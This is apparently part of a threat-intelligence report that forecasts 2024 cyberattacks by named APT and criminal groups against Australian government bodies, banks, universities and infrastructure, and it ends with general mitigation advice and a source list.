

Figure 3: Monthly Incident Rates: 2023 vs 2024



Figure 4: Sector-Specific Impact: 2023 vs 2024

Importance of Penetration Testing

Explanation of Penetration Testing

Penetration testing, or pentesting, is a simulated cyber attack against your computer system or network system to check for exploitable vulnerabilities. It is an essential practice for identifying weaknesses in your security posture before malicious hackers can exploit them.

Importance for Companies

- Identifying Vulnerabilities: Helps in identifying security weaknesses before they can be exploited by threat actors.
- Compliance: Ensures compliance with industry regulations and standards.
- Risk Management: Aids in risk assessment and management by understanding potential impacts of vulnerabilities.
- Improving Security Posture: Provides actionable insights to improve overall security measures.

Verification of Security Settings

Penetration testing verifies the effectiveness of security settings and configurations. It helps in ensuring that security controls are correctly implemented and functioning as intended.

Case Study: CrowdStrike Outage

Incident Description: CrowdStrike experienced a significant outage due to a misconfiguration issue.
Impact: The outage affected multiple clients worldwide relying on CrowdStrike’s services.
Importance: Highlighted the need for regular penetration testing and verification of security settings to prevent such outages.

Forecast Analysis for second half of 2024

APT29

Behavior: Continued targeting of governmental and defense sectors with a focus on intelligence gathering.

Likelihood: High likelihood of attacks on governmental bodies and defense contractors.

Industries at Risk: Government, Defense, Energy.

Tools and TTPs: Advanced phishing techniques, exploitation of new vulnerabilities, and deployment of sophisticated malware.

Past Activities:

Targeted Australian government agencies and research institutions.
Utilized sophisticated phishing campaigns and password spraying techniques.

Forecast:

Likelihood of Attack: **High**

Sector at Risk: Government and Research Institutions

Potential Targets:

Australian National University (ANU): Given its extensive research in defense and cybersecurity, ANU remains a high-value target for APT29.

Department of Foreign Affairs and Trade (DFAT):

APT29's interest in governmental and diplomatic information makes DFAT, ASIO, ASIS, ASD and various military intelligence services a likely target with Australian elections looming in the horizon.

Water Hydra (aka DarkCasino)

Past Activities:

Targeted financial institutions using zero-day vulnerabilities and custom malware.

Forecast:

Likelihood of Attack: Moderate to High

Sector at Risk: Financial Sector

Potential Targets:

Macquarie Group: As one of Australia's largest investment banks, it is a high-value target for financial data theft.

Westpac Banking Corporation: Given its extensive customer base and financial operations, it remains at risk.

Chinese APT Groups

Past Activities:

Conducted spear-phishing campaigns and exploited vulnerabilities in critical infrastructure and government sectors.

Forecast:

Likelihood of Attack: **High**

Sector at Risk: Critical Infrastructure and Government
Potential Targets:

Australian Energy Market Operator (AEMO): Responsible for operating the national electricity market, making it a critical target.

Department of Defence: Continues to be a prime target for espionage and data theft.

ASIO: Continues to be a prime target for espionage and data theft.

ASIS: Continues to be a prime target for espionage and data theft.

ASD: Continues to be a prime target for espionage and data theft.

New Embargo Ransomware Group

Past Activities:

Conducted significant data breaches, including leaking sensitive financial data.

Forecast:

Likelihood of Attack: Moderate

Sector at Risk: Financial and Banking

Potential Targets:

National Australia Bank (NAB): With its extensive customer data and financial operations, NAB remains a lucrative target.

Suncorp Group: A leading financial services provider in banking and insurance, making it vulnerable to data breaches.

APT28 (Fancy Bear)

Past Activities:

Engaged in cyber-espionage, targeting political entities and defense sectors.

Forecast:

Likelihood of Attack: Moderate to High

Sector at Risk: Political Entities and Defense

Potential Targets:

Australian Electoral Commission (AEC): With upcoming elections, AEC is at risk of influence operations.

Royal Australian Navy: Given APT28's interest in military intelligence, the Navy remains a potential target.

APT32 (OceanLotus)

Past Activities:

Targeted maritime and defense sectors using custom malware and spear-phishing techniques.

Forecast:

Likelihood of Attack: Moderate

Sector at Risk: Maritime and Defense

Potential Targets:

ASC Pty Ltd (Australian Submarine Corporation):

Involved in naval shipbuilding, making it a high-value target for defense-related espionage.

APT40

Past Activities:

Engaged in cyber-espionage targeting universities and technology firms.

Forecast:

Likelihood of Attack: High

Sector at Risk: Education and Technology

Potential Targets:

University of Melbourne: Known for its research in technology and innovation, making it a prime target.

CSIRO (Commonwealth Scientific and Industrial Research Organisation): Continues to be at risk due to its extensive research in various scientific fields.

APT41 (Winnti)

Behavior:

Likely to increase focus on supply chain vulnerabilities and technology firms.

Likelihood: High likelihood of attacks on technology and healthcare sectors.

Industries at Risk: Technology, Healthcare, Finance.

Tools and TTPs:

Exploitation of software supply chains, deployment of RATs, and credential theft.

Past Activities: Targeted gaming companies and technology firms using sophisticated backdoors.

Forecast:

Likelihood of Attack: Moderate

Sector at Risk: Technology and Gaming

Potential Targets:

Atlassian: As a leading software company, it remains a high-value target for intellectual property theft.

SEGA Australia: Given APT41's history with gaming companies, SEGA could be at risk.

APT10 (Stone Panda)

Past Activities:

Engaged in supply chain attacks targeting critical infrastructure and defense sectors.

Forecast:

Likelihood of Attack: High

Sector at Risk: Supply Chain and Critical Infrastructure

Potential Targets:

Telstra: As Australia's largest telecommunications provider, it is a critical infrastructure target.

BHP Group: Given its role in mining and resources, BHP remains a potential target for supply chain attacks.

Lazarus Group

Behavior: Continued focus on financial gain through ransomware and theft of cryptocurrency.

Likelihood: High likelihood of attacks on financial institutions and cryptocurrency exchanges.

Industries at Risk: Finance, Cryptocurrency, Retail.

Tools and TTPs:

Ransomware, phishing, and cryptocurrency-stealing malware.

Past Activities: Conducted financial cybercrimes targeting cryptocurrency exchanges and financial institutions.

Forecast:

Likelihood of Attack: High

Sector at Risk:

Financial and Cryptocurrency

Potential Targets:

Commonwealth Bank: Given its extensive operations in financial services, it remains a lucrative target.

Independent Reserve: A leading cryptocurrency exchange in Australia, making it vulnerable to financial cybercrimes.

FIN7

Behavior:

Likely to continue targeting retail and hospitality sectors for financial gain.

Likelihood: High likelihood of attacks on retail chains and hospitality businesses.

Industries at Risk: Retail, Hospitality, Financial Services.

Tools and TTPs: POS malware, phishing campaigns, and financial theft tools.

Given the historical activities and known tactics, techniques, and procedures (TTPs) of FIN7, it is likely they will continue targeting Australian organizations, especially in sectors where financial transactions are frequent.

Key forecasts include:

Continued Targeting of Financial Services:
Tactics: Phishing, spear-phishing, and exploitation of vulnerabilities in financial software.
Potential Victims: Banks, payment processors, and financial technology companies.
Sources: Historical data shows frequent attacks on financial services globally by FIN7 (Krebs on Security),(Justice).

Increased Attacks on Healthcare:
Tactics: Ransomware attacks, data theft, and exploitation of third-party vendors.
Potential Victims: Hospitals, clinics, and medical research institutions.
Sources: The healthcare sector has been a significant target due to the high value of medical records,(OAIC).

Retail and Hospitality Sector Threats:
Tactics: Point-of-sale (POS) malware, phishing, and credential theft.
Potential Victims: Major retail chains, restaurants, and hotels.
Sources: Previous attacks on similar sectors worldwide indicate a continuing trend,(Justice),(BlackBerry Blogs).

Focus on Government Agencies and Critical Infrastructure:
Tactics: Spear-phishing, malware deployment, and exploitation of software vulnerabilities.
Potential Victims: **Government departments**, utility companies, and infrastructure providers.
Sources: Increased targeting of critical infrastructure globally suggests a potential focus on these sectors,(Justice).

Possible Victims in Australia

Financial Services:

Commonwealth Bank of Australia (CBA)
Westpac Banking Corporation
National Australia Bank (NAB)
ANZ Bank
Latitude Financial

Healthcare:

Australian Clinical Labs
Medibank Private
Sonic Healthcare
Ramsay Health Care

Retail and Hospitality:

Woolworths Group
Coles Group
Flight Centre Travel Group
Accor Hotels

Government and Critical Infrastructure:

Australian Taxation Office (ATO)
Department of Home Affairs
Sydney Water
Australian Energy Market Operator (AEMO)

Mitigation Strategies for Predicted Attacks:

Enhance Email Security: Implement advanced email filtering and phishing detection solutions.
Regular Software Updates and Patching: Ensure all systems are up-to-date with the latest security patches.
Employee Training and Awareness: Conduct regular training sessions to educate employees about the latest phishing techniques and social engineering tactics.

Penetration Testing: Conduct regular penetration testing to harden security defences.

Advanced Endpoint Protection: Deploy and maintain robust endpoint detection and response (EDR) solutions.

Network Segmentation and Access Controls: Implement strict access controls and network segmentation to limit the impact of breaches.

Conclusion:

FIN7's continued sophistication and adaptation to new security measures make them a persistent threat. By focusing on high-value sectors and exploiting vulnerabilities in both technology and human behavior, they are likely to maintain their presence in Australian networks. Organizations must remain vigilant and proactive in their cybersecurity measures to mitigate the risks posed by this threat actor.

Forecasted Companies and Government entities at Risk:

Australian National University (ANU)
Department of Foreign Affairs and Trade (DFAT)
Australian Signals Directorate (ASD)
Australian Security Intelligence Organisation (ASIO)
Australian Secret Intelligence Service (ASIS)
Australian Defence Force (ADF)
Macquarie Group
Australian Energy Market Operator (AEMO)
National Australia Bank (NAB)

Royal Australian Navy
University of Melbourne
Atlassian
Telstra
Commonwealth Bank

These forecasts are based on historical attack patterns and the strategic interests of each APT group. Continuous monitoring and enhanced cybersecurity measures are essential to mitigate the risks posed by these threats.

Appendix

Sources and references used for this report include:

- Australian Cyber Security Centre (ACSC)
- CrowdStrike 2024 Global Threat Report
- Significant Cyber Incidents by CSIS
- Herbert Smith Freehills Cyber Security Retrospect
- Recorded Future AI Exploitation Report
- APT29 - MITRE ATT&CK
- APT29 - SOCRadar
- Water Hydra - Trend Micro
- APT10 - DOJ Indictment
- APT40 - DOJ Indictment
- APT41 - DOJ Indictment
- Lazarus Group - DOJ Indictment

MITRE ATT&CK
APT29 (Cozy Bear): MITRE ATT&CK - APT29
APT28 (Fancy Bear): MITRE ATT&CK - APT28
APT32 (OceanLotus): MITRE ATT&CK - APT32
APT40: MITRE ATT&CK - APT40
APT41 (Winnti): MITRE ATT&CK - APT41
APT10 (Stone Panda): MITRE ATT&CK - APT10

Security Reports and Blogs
APT29: CISA - SVR Cyber Actors Adapt Tactics
Water Hydra: Trend Micro - Water Hydra
Chinese APT Groups: FireEye - Chinese Cyber Espionage
New Embargo Ransomware Group: - Ransomware
APT28: CrowdStrike - Fancy Bear
APT32: FireEye - OceanLotus
APT40: US DOJ - Chinese APT40
APT41: US DOJ - Chinese APT41
APT10: US DOJ - Chinese APT10
Lazarus Group: US DOJ - North Korean Lazarus

Security and Platforms
APT29 (Cozy Bear): SOCRadar - APT29
Water Hydra: Trend Micro - Water Hydra
Chinese APT Groups: FireEye - Chinese APT Groups
New Embargo Ransomware Group: - New Embargo Ransomware

APT28 (Fancy Bear): CrowdStrike - Fancy Bear
APT32 (OceanLotus): FireEye - OceanLotus
APT40: FireEye - APT40
APT41 (Winnti): FireEye - APT41
APT10 (Stone Panda): FireEye - APT10
Lazarus Group: FireEye - Lazarus Group

Government and Agency Reports
CISA - APT29 (Cozy Bear): CISA - SVR Cyber Actors
US DOJ - APT Groups: US DOJ – Indictments
And various Australian, US and European government agencies.

These sources provide detailed insights into the activities, tools, malware, and mitigation strategies for each APT group, based on their operations over the past six months in the Australian threat landscape. For further reading and comprehensive details please visit their website.